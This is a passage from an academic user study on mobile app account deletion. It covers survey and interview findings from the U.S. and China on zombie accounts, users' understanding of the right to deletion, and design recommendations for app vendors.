The average time of the interview is 19.9 minutes. Each participant was paid 6 USD (15 CNY) as a reward.

The demographic information for participants of the semi-structured interviews is released online [7]. More than half of the subjects are students aged 18-25 pursuing a bachelor's degree. All participants can skillfully use smartphones, among which 3/20 have certain programming skills.

5.3 Analysis

Qualitative analysis. We used inductive coding [50] to analyze participants' expressions on the interviews and open-ended questions (Q14, Q36) in the questionnaire. It is a common method for analyzing qualitative data and can help us to get a more complete, unbiased look at the themes. Two researchers were involved in the coding. First, a primary coder created an initial codebook based on the responses in the interview and questionnaire. Next, a secondary coder encoded 20% of the sub-sample for each topic. The result of the secondary coder continued iterating with the primary coder, until Cohen's κ, which represented the inter-coder agreement, was greater than 0.7. We solved coding conflicts through sufficient group discussion among coders, following the practices of other works [34, 43, 45]. The codebook is released online [7].

Statistical analysis. We used the Chi-squared test to quantitatively compare associations between different variables when all expected frequencies were at least 5, and Fisher's Exact Test (FET) otherwise (all $\alpha = 0.05$).

Specifically, we used the Chi-squared test to find out the correlation between whether the user knew about RTD (Q6) and how the account was handled (Q7), and to analyze relations between the number of apps on the phone that would no

longer be used (Q9) and the total number of apps in mobile phones (Q8). The association between deleting an account (Q16) and reading the introduction (Q23) was also analyzed by the Chi-square test. We performed Fisher's Exact Test to analyze the answer of Q14 about zombie accounts and their actions in practice (Q7). For the questions involved in the analysis, to accurately measure the correlation, we binned "Others" and "No responses" choices.

5.4 Limitations

Our study is limited in its recruitment. We attempted to compensate by performing purposive sampling on the online platforms to balance demographic factors like age and gender, but we cannot claim the full generalizability of the results. Despite this limitation, prior work [48] suggested that online studies about privacy and security behavior can approximate the behaviors of populations. Similarly, most in-person interviews were limited on the campus. Due to the outbreak of COVID-19, the number and demographics of interviewees are limited.

Moreover, the user study design is in part based on the results of the pre-study, which only focuses on the Android market. But to the best of our knowledge, this is the first systematic measurement of the mobile app account deletion practice. At last, social desirability may lead to participants over claiming their awareness and understandings of account deletion as they may believe that this is the expectation of the researchers but not their actual thoughts or behaviors.

6 Result

This section is structured along with our three key research questions. We first present our findings concerning the necessity of account deletion and users' awareness of it for data protection (RQ1, Section 6.1). Second, we show users' practices and understandings of account deletion (RQ2, Section 6.2). Third, we assess users' feelings about the current account deletion processes and indicate their expectations (RQ3, Section 6.3). Our research includes participants from the U.S. and China, and their choices are homogeneous on most questions in our results. Thus, in the following sections, unless specially clarified, our result analysis and discussions are based on the entire set of online surveys (647 participants) and offline interviews (20 participants) without discriminating the countries.

6.1 RQ1: Necessity and Awareness


We find that most users keep zombie accounts, though they know the RTD by law and want to protect personal data.

6.1.1 Awareness

We first collected participants' attitudes towards privacy protection (Q5) and data protection laws (Q6). 89% of our participants were concerned about their personal information and they would like to positively take action in daily life. For the rights of personal data, the options of Q6 were designed differently according to the rights given to data subjects under different laws, but both China and the U.S. presidents have the RTD. Most participants (78%) indicated they were aware of the RTD. The proportion was slightly different in the U.S. (68%, 191/279) and China (80%, 315/368), which is probably because CCPA is not a nationwide law in the U.S.

After that, we tried to get a first impression of participants' consciousness to delete zombie accounts by providing a scenario where the user registered an app account that would never be used in the future (Q7). Only 30% of our participants chose that they would delete the account. Others chose to remove the app directly or logout the account. Figure 4(a) shows the full results of this question. The results mean considerable users know they have RTD but do not clearly know in which situations should they delete an account. A Chi-squared test found participants who knew RTD tend to deal with their accounts more securely ($\chi^2(1) = 7.6877$, $p = 0.006$). Note that, in this imaginary situation of Q7, the proportion of participants who deleted the account timely could be overestimated than in practice because participants may believe this is the expectation of the researchers.

To further learn users' awareness of account deletion in their daily practices, we then asked them what were the statuses of the app accounts that were no longer used with a few questions (Q8-Q10 for apps on the phone, and Q11-Q13 for uninstalled apps). Figure 4(b) shows the results of the two situations. 40% of the participants acknowledged that they kept a few apps on the phone that would no longer be used (58% (162/279) in the U.S. and 26% (95/368) in China, Q9). According to the analysis of the Chi-squared test, we proved that this value was directly proportional to the number of apps on mobile phones ($\chi^2(4) = 31.6287$, $p < 0.001$). The questionnaire results (Q8) showed that American participants had more apps on their mobile phones on average (avg_app_nums = 38.5) than Chinese participants (avg_app_nums = 28.5), so it is reasonable that there were more unused apps among the U.S. participants. Unfortunately, almost all participants (98%, 251/257, Q10) said the accounts of these zombie apps were not deleted. The following three questions inquired about the account status of those uninstalled apps. In general, the majority of users (65%, Q11) had more accounts than apps. For participants (86%, Q12) who chose "The app is used once or twice and may no longer be used again, so I uninstalled it", less than one-third of them (26%, 145/554, Q13) deleted the accounts when asked "What do you do before uninstalling apps that you will not use again?". Over half of the participants (57%, 314/554, Q13) expressed they would do nothing



(a) What would you do with those accidentally downloaded apps? (Q7)

(b) Did you delete the accounts for unused apps? (Q10, Q13)

Figure 4: Based on hypothetical scenarios and users' experience, three quarters of participants didn't delete their unused accounts.

but uninstall apps directly. In conclusion, a vast number of participants (75%, which is consistent with the proportion in Q7) held zombie accounts. This means the awareness of account deletion, an important way of exercising RTD, needs to be improved.

6.1.2 Necessity

As mentioned before, most users have zombie accounts. Next, we further explored whether users are willing to protect the data in zombie accounts. First, we asked participants whether they know any risks and whether they have experienced any trouble caused by their zombie accounts (Q14). More than half participants (60%) expressed their concerns. Fisher's exact test found participants who expressed concern appeared more likely to delete their accounts in practice (FET, $p < 0.05$). Surprisingly, 10% of participants indicated that they had experienced or heard of the impact of not deleting accounts timely, and some of them (56%, 35/63) wrote down their experiences of trouble. Qualitative coding of these free-text responses summarized three kinds of troubles met by participants: (1) persistent promotional pushes, including emails, messages, calls, etc. (60%, 21/35), (2) information disclosure, e.g., harassing messages from other companies (34%, 12/35), and (3) financial loss, e.g., charging for subscription automatically (6%, 2/35).

Next, we took a real data usage and collection claim from the privacy policy of a specific app to ask whether participants want the app vendor to continue storing and using these personal data if the app has not been used for a long time or even will never be used again (Q15). 95% of the participants hold a negative attitude, which indicates that most people are strongly desired to delete personal data in zombie accounts.

In addition to Q14 which informed participants of the impact of zombie accounts on themselves, we took a representative case to ask whether users had the experience that although it was the first time to use an app they accidentally used another person's account (Q24). Surprisingly, 22% of participants answered yes or indicated similar cases. This real situation is hard to be noticed by the zombie account owner but puts the owner's information at great risk. Note that to avoid bias against users' awareness, we put this question in part two after we got the results of part one. In conclusion, zombie accounts have non-negligible impacts on users and account deletion is necessary, desired by most people.

6.2 RQ2: Practice and Understanding

We find that more than half of the participants had successful account deletion experiences although zombie accounts exist widely, while about one-third of users never tried to delete an account mostly due to the unawareness of the account deletion. Also notably, the unfriendly design of the account deletion operation blocks a non-ignorable number of users from deleting accounts. Furthermore, we find participants who had the experience of account deletion tend to read relevant instructions, but most people, in general, do not understand or trust the real effect of account deletion.

6.2.1 Practice

Participants were first asked if they had ever deleted a mobile app account (Q16), and then inquired about related reasons based on different answers (Q17-Q19).

Compared to the results in RQ1 that 75% of the participants kept zombie accounts, 55% (Q16) of the participants expressed that they had successfully deleted an account before, which means a number of users know the account deletion but usually forget to deal with the zombie accounts. The results of Q16 also show differences between the American and Chinese participants: users in the U.S. could have better account deletion habits as 66% (184/279) of American participants claimed they had account deletion experience while the portion in China is 46% (171/368). The types of apps deleted by participants were scattered, as shown in Figure 5 (social media takes the most (40%, 142/355, Q19)). The reasons for their deletion varied from only stopping the account to terminating using the app, including deleting the history in old accounts, getting tired of the app, security concerns, etc. By contrast, 30% (Q16) of the participants indicated they never tried to

delete an account. "Never consider deleting the accounts" is the most common reason (82%, 157/192, Q18), while "all the accounts are in active use" only takes 8% (16/192, Q18). This also proves that the lack of awareness contributes a lot to the born of zombie accounts, which is aligned with the results in RQ1.

Some participants (15%, Q16) claimed they tried to delete accounts but failed for some reasons. We asked them about the failure reasons (Q17) by providing some choices, which are designed based on the account deletion model in our pre-study (Section 4), along with a free-text justification. According to the results, the unfriendly operation is the most important reason preventing participants from account deletion. Specifically, 62% (62/100) of the participants said they could not find the entry, *"the service didn't have the option for deleting the account, at least not easily discoverable."*(P133). 58% (58/100) of the participants expressed that *"too many steps"* prevented them from successfully completing the account deletion process. In addition, we noticed that users do not change their minds easily once they decide to apply for account deletion. Only 4% (4/100) of the participants failed the deletion because of regret.

6.2.2 Understanding

After collecting users' practices of account deletion, we sought users' understandings of account deletion. We firstly asked participants how much attention they paid to the privacy policy about account deletion (Q22, Q23), which may illustrate account deletion in detail. The results show large quantities of participants never read (37%) or only took a glance at (56%) the policy. Correlation analysis on Q23 and Q16 reveals that most people who deleted accounts tend to read the introduction of account deletion in the privacy policy ($\chi^2(2) = 47.7039$, $p < 0.001$). This means people who delete their accounts are willing to learn what the exact impacts of this operation are.

Next, participants were asked to pick out the options they consider to be in line with the concept of account deletion (Q25). The options include basic statements extracted from the privacy policy and some misleading descriptions we crafted on purpose. Figure 6 presents users' understandings of account deletion. The cognition of most participants was quite different from the claim of app vendors. Some basic common effects of account deletion were not understood or trusted by users, for example, more than half of the participants thought that their personal data would not be deleted after account deletion (57%, 1 - 280/647), and the deletion is reversible (61%, 1 - 251/647). This means users may not correctly or completely understand account deletion (considering most people do not read the privacy policy carefully or cannot fully understand the obscure expressions [49]) or be privacy resigned and not believe the action will take effect.

Additionally, during the pre-study, we noted that account deactivation is popular in the U.S. and could confuse users. For example, according to Instagram's privacy policy [8], "If you don't want to delete your account but want to temporarily stop using the Products, you can deactivate your account instead." Therefore, we added Q26 for the U.S. participants in order to study their understandings of this confusing function. We collated the practices of different vendors on account deactivation and let the participants (n=279) select statements that are consistent with their understanding. Unexpectedly, 45% (125/279) of the participants mistakenly believed deactivation was a way to delete data.

6.3 RQ3: Feeling and Expectation

As mentioned in Section 5.1, RQ3 was addressed by both the online survey and in-person interviews. In the online questionnaire, only those participants who succeeded in deleting accounts (n=355) were asked about their feelings about the process of account deletion (Q21). The results gave us the first impression of users' sentiments about the current account deletion designs: only less than one-third (30%, 105/355, Q21) considered no inconvenience was found during the deletion. To further obtain fresh-memory operation feelings and expectations of the participants, we did an in-person interview study (Section 5.1.2). For expectations of account deletion, the results are mainly acquired by Part 3 of the online survey (Q27-Q36). In order to get more opinions from users, an optional free-text question (Q36) was designed at the end of the questionnaire that asked for suggestions. In this subsection, we report our findings structured with the account deletion model proposed in Section 4.

6.3.1 Operation - Entry

The results of Q21 show that finding the account deletion entry (62%, 155/250) is the most frequently reported issue. For the interview results, we analyzed the recorded videos of participants' operations and their open responses during the interview. We found that the design of the account deletion entry was hard to find. Participants needed to click 13.04 times to find the entry for account deletion per app on average. That's a third as many clicks as the average path measured in the pre-study, which means participants experienced lots of failures before discovering the account deletion button. In a very extreme case, interviewee No.7 clicked 72 times to get the account deletion entry of *Weibo*. During seeking the entry, about a half of the participants (50% 10/20) in the experiment turned to a search engine for help, three participants (15%) asked customer service for help, and one person tried to read the privacy policy. When asked how they felt about the design of account deletion entry after the experiment, almost all participants felt disgruntled with the current settings. "*This app seems to intentionally not want me to find the account deletion portal.*", stated by interviewee No.8.




Figure 5: For participants who deleted the account successfully (n=355), we asked the types of deleted accounts. It is proportional to the popularity of apps. (Q19)




Figure 6: Participants in China (n=368) and the U.S. (n=279) basically had similar understanding of the account deletion. (Q25)

Experience matters. Based on the videos, we also find that experience of account deletion may impact users' exploration path. As the experiment went on, it was obvious that the participants would refer to the operation of the previously completed account deletion process when they deleted the second or the third account. This finding is also proved by users' open responses during the interview. *"I wasn't sure if there's a delete portal, but based on my previous attempts it was probably here, so I clicked on it."*, interviewee No.9 said.

Expectations. The results of Q36 show users' expectations on the entry for account deletion. Through our qualitative analysis, 23% (76/327) of the participants pointed out that the entry should be easier to discover. P385 and P391 stated, *"Please put it in an easy to find location."*, *"I think most apps should make it easy to delete, often it is hard to find the option."*. In the interview, we asked the participants for some advice about the account deletion entry design. The results were consistent with those in the questionnaire, 16/20 of the participants believed the entry should be located more apparently and easier for users to find. Besides being easy to find, 13/20 of them explicitly expressed that the account deletion entry should be in the app and support self-service. 7/20 of the participants expressed that if the account deletion requests needed to be made over the phone or by email, they would likely give up the deletion. We added an additional question (Q34) to ask the U.S. participants about their attitudes towards the way to account deletion in the questionnaire, as we observed that a few popular apps in the U.S. required users to operate outside the apps (e.g., accessing a website or sending an email). Similarly, according to the results, 91% (253/279) of the participants preferred to be able to delete accounts within the app, without having to open an extra browser and log in the website.

6.3.2 Operation - Steps

In our online survey (Q21), the complicated account deletion process was chosen as the second inconvenient factor (51%, 128/250). In general, participants believed these steps were reasonable, but should be more concise. *"The process should be as easy as opening an account."* (P551) and *"Companies should make it very easy for customers to accomplish."*(P585). According to our observation in pre-study, steps of account deletion generally include the following contents: notification, reason gathering, and authentication. Therefore, our semi-interview is organized surrounding these three steps.

Notification. After participants finished the experiments, we asked them if they would read the notice or instructions when deleting the app accounts. 14/20 participants claimed they did not carefully read the deletion notice or did not read at all before clicking "I agree", even though there was a mandatory reading time. Meanwhile, according to the results of our pre-study, not every app notifies users of the risks and effects of deletion. Interviewee No.6 indicated he would read the notice depending on whether the accounts contain much sensitive personal data. For those who read the notice, their main concern was what information would be deleted after the account was deleted. As No.12 responded, *"I mainly care about the effect of the deletion, like what gets deleted."*.

Reason gathering. For the step of collecting deletion reasons, we asked 17 participants who encountered the reason inquiry. 11/17 participants indicated it was acceptable, among which 4 participants explicitly expressed they would give feedback seriously. *"User feedback is necessary, I hope that manufacturers can absorb my advice to improve products. This is better for users"*, one interviewee (No.9) said. On the other hand, 35.3% (6/17) participants felt this step is unnecessary as they thought users get no benefit but being delayed. Interviewee No.10 stated, *"I don't think choosing reason is meaningful, I just picked randomly. Anyway, I don't want to*

use it anymore.".

Authentication. We then asked 18 participants who encountered authentication during the deletion process the necessity of the authentication step. Overall, 77.8% (14/18) of them hold positive opinions. They believed additional authentication would better guarantee security (4/14). However, 5/14 (35.7%) of them indicated the authentication method should not be more complex than receiving an SMS/email verification code. They didn't want to take extra actions to delete an account, such as sending a text message, which would be charged by the telecommunications companies. While the other 22.2% (4/18) participants held a negative attitude. As interviewee No.3 said, *"When I was in the account deletion process, I must be already logged in. So why need I confirm my identity again? If I lose my phone and someone takes it away, he can still receive the SMS verification code, which seems to be a meaningless step."*

6.3.3 Condition

A few participants (14%, 36/250, Q21) in the online questionnaire chose "The deletion preconditions are too strict". We asked 14 interviewees who encountered the conditions to check whether they thought the preconditions of apps are reasonable. Only one participant indicated that there should be nothing blocking account deletion, while the others accepted current settings in general. Some specific preconditions are not reasonable according to some participants' feedback, such as the premium member cannot delete the account (e.g., *Migu Video*), the balance in the account must be empty. E.g., In *MoMo*, to withdraw cash, users need to bind their bank cards and authenticate with their real names which are meaningless for the users who want to leave the app. Some apps require users to manually complete some operations, such as *Pandora*. For these conditions requiring user's operation, interviewee No.4 suggested that apps could provide a button directly linked to the preprocess page for users to operate when they delete the account. For the conditions set for security reasons or business requirements, such as no account changing within 30 days and no order in process within 30 days, participants generally indicated that the shorter time limit is the better. Interviewee No.12 stated that "*After thirty days, I would forget that there is an account waiting to be deleted. Seven days or less would be better.*"

6.3.4 Time Frame

In the online survey (Q21), 42% of the participants complained the deletion cannot be completed immediately. To further justify what the best design of time frame is, we asked participants how long they expected the app vendor to completely delete all their personal information (Q29) and whether they wanted to have the ability to withdraw the deletion after applying for account deletion (Q30). Results show that people's expectations are notably shorter than the current app designs. 44% of the participants expected the personal data to be deleted immediately. Almost all (90%, 584/647) participants wished the data to be deleted within seven days. However, according to our measurement in Section 4, the average deletion period of current apps is 14.75 days (shortest: immediately, longest: one year).

Additionally, we observed that several apps provided notifications when the account deletion was completed and some apps allowed users to withdraw their deletion request or continue to use the account before it was finished. We further asked how participants thought about these three functions (Q30, Q31, Q32) (Q30 and Q31 were only presented to those who hoped not to delete the account immediately (n=363)). Results show that most people (88%) expected to be notified when their account deletion request was finished. Nearly half of the participants (48%, 174/363) wanted to keep the right to withdraw deletion in case of regret, and 63% (227/363) of the participants expected the account to be inactivated and should not be used as normal in the time frame period.

6.3.5 Effect

We asked what data interviewees would like to be deleted after account deletion in the in-person interviews. Some interviewees (No.1, No.10) said that "*Accounts should be deleted in full*", "*It shouldn't be a hustle and all apps should be able to delete all the information about users.*". In their expectation, once the deletion is requested, all information connected to that account should be permanently deleted as well.

In the results of the questionnaire (Q27), identity information (e.g., phone number, email, ID number) is the one most participants expected to be deleted, accounting for 87%. Followed by the account information (86%) including the nickname, profile photo, personality settings, etc. However, only 32% of the tested apps clearly claimed in their policy to delete all users' personal information, which doesn't match users' expectations.

For the data processing methods, we asked participants what their expectations are (Q33). In the pre-study we noticed that half of the tested apps did not clearly state what data was deleted or anonymized because both ways are in line with legal requirements. However, only 12% of participants were fine with the handling, believing that anonymization had the same effect as deletion. 60% of our participants only accepted physical deletion. In their opinion, other methods are not secure and could be recovered possibly.

In the optional open-ended question Q36, 24% (80/327) participants showed their concern about the real impact of account deletion. It is important to make sure the data is completely deleted after deleting the account. However, as normal users, they can hardly confirm this. *"Please actually delete the info unlike Facebook"*, *"It should remove all information of the user without any limitation."*, P413 and P460 said.

6.3.6 Others

There are also other interesting findings from our interviews and optional open-response suggestions.

Willingness affects behaviors. Facing the complex account deletion operation in the interview, more than half of the participants indicated that if they had a strong willingness, no matter how hidden the entrance was, they would find it by all means. *"As long as I firmly want to delete the account, these problems will not hinder me from completing it and even make me more want to delete it."*, one interviewee said (No.7). While if the willingness is not strong enough, they may give up the deletion.

The types of apps also influence users' willingness. 30% (6/20) interviewees indicated that if the app involved financial or contained a lot of information, no matter how difficult the operations were, they would delete the account. *"If the app has little information or does not involve money while deleting the account is so troublesome, I would give up."*, one interviewee said (No.12).

Automatic account recycling is helpful. We observed some vendors will automatically delete accounts if users do not log in for a long time (e.g., *Yahoo*). So, in the online survey, we asked what participants thought about this account deletion relevant service (Q35) on a 5-point Likert scale. The average score is 3.27, which means most participants hold a positive attitude towards account recycling. Some supporters said "*I wish all services had offered this. If I haven't used it in a year, I'm unlikely to do so with the old account.*" (P390), while others thought *"It should be my choice only."* (P622). It was hoped that the vendors could make a request to users before deleting the unused account, and delete it only after getting their confirmation. As P459 stated, *"It is a good idea, but if I want to keep it, there should be an option to keep it forever without worrying about the deletion."*

7 Discussion and Recommendation

Our findings indicate that RTD and account deletion are highly demanded by users, but most users likely forget to deal with their zombie accounts. The security and privacy implications of zombie accounts are also strengthened, e.g., 22% of participants stated they unwittingly took over accounts of other people (Q24), indicating the realistic privacy and security risks caused by zombie accounts. Meanwhile, the account deletion implementations of the apps today do not meet users' expectations and may even block users from exercising RTD. Our study did show that the account deletion processes of certain vendors are more complicated or with more conditions imposed than other vendors. Obviously, vendors have motivations to keep users, which probably leads to a design of complex operations, strict conditions, and long time frames. We try to systematically measure current apps' practices and provide several recommendations based on users' expectations to effectively improve the usability and privacy benefits of mobile app account deletion. Our recommendations below not only serve as concrete guidelines for the app or system designers but also have the potential to help policymakers understand current account deletion practices and gaps in legislation for better regulating data practices and protecting user data.

Improve users' consciousness. Zombie accounts seem widespread and indeed jeopardize users' privacy and security [11], which is also reflected by our survey. Our study indicates a sad reality that account deletion is not commonly used, although users are not willing to let personal data in zombie accounts continue to be used by vendors. As discussed in RQ1 (Section 6.1), 78% of the participants knew they have RTD, but 75% of users kept zombie accounts. Meanwhile, more than half of the participants expressed their concerns about the impact of not deleting accounts timely. However, in this case, 30% (Q16) of our participants even never tried to delete an account. Therefore, the policymakers and media should strengthen publicity that account deletion is an important way to exercise RTD and to protect personal data.

Besides publicity, app and system designers could add pop-up notifications to remind users of exercising RTD. For example, similar to the runtime permission request design in Android that actively indicates what data will be collected [22], mobile apps can design a kindly reminder mechanism for account deletion. One participant P293 in our survey said, *"If there was a prompt when I uninstall the app, I would remember to delete the account."*

Automatic account deletion is likely another useful method to address the trouble caused by zombie accounts. About half of the participants (46%, avg=3.27) held a relatively positive attitude towards automatic account deletion (Q35), as one participant (P391) mentioned, "*I have many created many accounts over the past 20+ years that I've forgotten about. I wish all services had offered this. If I haven't used it in a year, I'm unlikely to do so with the old account.*" Most participants who expressed the negative answers wished vendors to remind them to delete their accounts, but not delete them without users' explicit permissions.

Simplify the account deletion operations. A simpler design of account deletion operations would likely encourage users to better exercise RTD. In our study, 55% (Q21) of participants who had account deletion experiences expressed that the entry was too hard to find, which is likely due to too many required clicks as shown in our pre-study results. The negative effect of the required number of clicks on users was also proved by the work of Chen et al. [33]. Unified settings in a standard location reachable within three clicks would be helpful, for example, "*Settings* > *Account Security* > *Account Deletion*", as indicated by our observations and participants' feedback from our interviews. Similarly, the operation steps of making the deletion request also troubled the participants. 15% of participants who tried to delete an ac-

count were blocked by the complicated design of the account deletion operation (Q16). Many participants left suggestions in the open-response question like *"The easier, the better"* (P310). On the other hand, because the account deletion is a security-sensitive function, the operation design should balance both usability and security. Habib et al. [34] proposed several suggestions for completing the privacy choice tasks easier on websites, including providing unified settings in a standard location and offering multiple paths for users to conveniently reach the location. Our study indicates that such suggestions obtained on the Web can be further generalized to mobile contexts.

Improve the transparency. Unlike active opt-out privacy choices that have a specific impact, account deletion usually does not have a clear effect. As shown in our results (Section 6.2.2), more than half of the users do not correctly understand the effect of account deletion. A possible reason could be the ambiguous and non-uniform instructions of different apps as found in our pre-study. For example, the privacy policy of *Wechat* [29] describes *"delete or anonymize your personal information within a reasonable period"*, the specific data to be deleted, the data to be anonymized and the period are all not clearly clarified. Also, our survey and other studies [37] showed that users rarely read and understand the entire privacy policy. Thus, vendors not only should use a standard and detailed expression of account deletion but also need a user-friendly interface to display the policy. Our account deletion model in Section 4 can be used as norms for building a standard expression. In the pre-study, we found some apps provided an individual document besides the privacy policy for explaining the account deletion and sent users an email to notify them of what had been done. These means can be used to help consumers better understand account deletion and that is what users expect. P381, P569 said *"I want an email stating the details."* and *"I wish it was clearer what it meant and easier to do."*

Comprehensive and user-definable settings. Our survey shows that different participants may have different expectations for account deletion, e.g., whether the deletion should take effect immediately, whether the account should continue to be used after applying for the account deletion, and whether the account deletion application could be withdrawn, etc. Therefore, we believe that instead of taking their own various implementations and making the process complex to keep consumers, app vendors should better provide users the flexibility of choice, which would satisfy more users' expectations. Moreover, we find users expect more comprehensive functions. 88% of the participants would like to receive notifications when the deletion is done (Q32). Some participants want to locally back up the account data before deletion. Some expect that the vendors cannot use the data after deletion but users can restore the account whenever they want. This regretful feature of account deletion is never seen in current apps' implementations as far as we know. Designers could leverage state-of-the-art cryptography techniques to realize this in the future.

Bolster users' confidence. Similar to the concern of privacy choices revealed by previous work [46], participants in our study were also skeptical about whether the account data would actually be deleted by app vendors. This concern is reasonable because the deletion can hardly be verified from the client side based on current commercial technical architecture. Specifically, in our study, 11 participants complained in free-text questions that they still received the relevant promotion text messages or harassing phone calls after they had deleted their accounts, which annoyed them. The fact that vendors do not completely delete users' data is also demonstrated by our experiment in pre-study. With a new smartphone and a new mobile number, researchers continue receiving messages and phone calls even though all app accounts have been deleted. In addition to strict supervision from the government, state-of-the-art techniques like secure enclaves, remote attestation, and privacy-preserving computation would contribute to a more trusted data management and improvement of users' confidence, especially by providing a mechanism for users to ensure the data is deleted.

8 Conclusion

We conducted a 647-participants online survey covering two countries along with an additional 20-participants on-site usability evaluation to explore users' practices, understandings, and expectations of mobile app account deletion. The studies were based on the account deletion model we proposed, which was summarized from an empirical measurement covering 60 mobile apps. Our findings revealed that the right to deletion is highly demanded but account deletion, an important way to exercise the right, is usually neglected by users. Combining the measurement data and current users' feelings and expectations, the results highlight the need to raise users' consciousness and simplify the mobile account deletion operation. Moreover, improving transparency and providing comprehensive and user-definable settings will help narrow the current gap between users' expectations and apps' implementation. In conclusion, our new findings and understanding will lead to a better design of today's mobile app account deletion and contribute to better protection on consumers' personal data.

Acknowledgments

We would like to thank our shepherd Olabode Anise and the anonymous reviewers for their insightful comments. Special thanks to all the people who took part in our study. This work was partly supported by the National Natural Science Foundation of China (No. 62032012 and No. 62102198) and China Postdoctoral Science Foundation (No. 2021M691673). The IU author is supported in part by NSF CCF-2124225, CNS-2145675 and Indiana University's IAS Collaborative Research Awards, FRSP-SF, and REF.

References

[1] Account deletion within apps required starting january 31, 2022. https://developer.apple.com/news/?id=mdkbobfo. 2022-1.

[2] California consumer privacy act. https://oag.ca.gov/privacy/ccpa. 2022-1.

[3] Deactivate account: the website will provide you the information on how to deactivate or delete online accounts. http://www.deactivate-account.com. 2022-1.

[4] Details of 700m linkedin users listed for sale on hacker forum. https://www.rappler.com/technology/linkedin-records-tomliner-sale-hacker-forum. 2022-1.

[5] Facebook data policy: How can i manage or delete information about me? https://www.facebook.com/about/privacy. 2022-1.

[6] General data protection regulation. https://gdpr-info.eu. 2022-1.

[7] How are your zombie accounts? understanding users' practices and expectations on mobile app account deletion. https://sites.google.com/view/paperappendix/. 2022-5.

[8] How do users delete their instagram accounts. https://help.instagram.com/370452623149242/?helpref=hc_fnav. 2022-1.

[9] How to delete. https://howtodelete.org. 2022-1.

[10] How to delete online accounts you no longer need. https://news.yahoo.com/delete-online-accounts-no-longer-185006217.html. 2022-1.

[11] How to minimize the risk of zombie accounts. https://www.keepersecurity.com/blog/2020/07/02/how-to-minimize-the-risk-of-zombie-accounts. 2022-1.

[12] How to use google's new my activity privacy tool. https://www.wsj.com/articles/how-to-use-googles-new-my-activity-privacy-tool-1467402973. 2022-1.

[13] How to write email to delete an account. https://howtodelete.org/write-email-customer-support. 2022-1.

[14] Huawei app store. https://consumer.huawei.com/cn/mobileservices/appgallery. 2022-1.

[15] Justdeleteme: A directory of direct links to delete your account from web services. https://justdeleteme.xyz/index.html. 2022-1.

[16] Mobile apps overtake pc internet usage in u.s. https://money.cnn.com/2014/02/28/technology/mobile/mobile-apps-internet/index.html. 2022-1.

[17] Myspace: What happened and where is it now? https://www.appletoncreative.com/blog/myspace-what-happened-and-where-is-it-now. 2022-1.

[18] Number of apps available in leading app stores as of 2021. https://www.statista.com/statistics/276623/number-of-apps-available-in-leading-app-stores. 2022-1.

[19] Oppo app store. https://store.oppomobile.com. 2022-1.

[20] Pandora help: How to delete your pandora account. https://help.pandora.com/s/article/Cancel-Deactivate-or-Delete-your-Account-15199492955 69?language=en_US. 2022-1.

[21] Personal information protection law. http://en.pkulaw.cn/display.aspx?cgid=d653ed619d0961c0bdfb&lib=law. 2022-1.

[22] Request app permissions. https://developer.android.com/training/permissions/requesting. 2022-1.

[23] Shutting down google+ for consumer (personal) accounts on april 2, 2019. https://support.google.com/googlecurrents/answer/9195133?hl=en. 2022-1.

[24] Spotify privacy: Policy-data retention and deletion. https://www.spotify.com/us/legal/privacy-policy. 2022-1.

[25] A template on how to write a mail to delete an online account: A step by step guide. https://keepswiki.com/how-to-write-a-mail-to-delete-an-online-account-a-step-by-step-guide. 2022-1.

[26] Thousands of zoom video calls left exposed on open web. https://www.washingtonpost.com/technology/2020/04/03/thousands-zoom-video-calls-left-exposed-open-web. 2022-1.

[27] Top 200 free apps on google play. https://play.google.com/store/apps/collection/cluster?clp=0g4jCiEKG3RvcHNlbGxpbmdfZnJlZV9BUFBMSUNBVElPThAHGAM%3D:S:ANO1ljKs-KA&gsr=CibSDiMKIQobdG9wc2VsbGluZ19mcmVlX0FQUExJQ0FUSU9OEAcYAw%3D%3D:S:ANO1ljL40zU. 2022-1.

[28] Vivo app store. http://h5.appstore.vivo.com.cn/#. 2022-1.

[29] Wechat privacy policy: How do i delete my wechat account. https://weixin.qq.com/cgi-bin/readtemplate?lang=zh_CN&t=weixin_agreement&s=privacy. 2022-1.

[30] Xiaomi app store. https://app.mi.com. 2022-1.

[31] Vinayshekhar Bannihatti Kumar, Roger Iyengar, Namita Nisal, Yuanyuan Feng, Hana Habib, Peter Story, Sushain Cherivirala, Margaret Hagan, Lorrie Cranor, Shomir Wilson, et al. Finding a choice in a haystack: Automatic extraction of opt-out statements from privacy policy text. In *Proceedings of The Web Conference 2020*, pages 1943–1954, 2020.

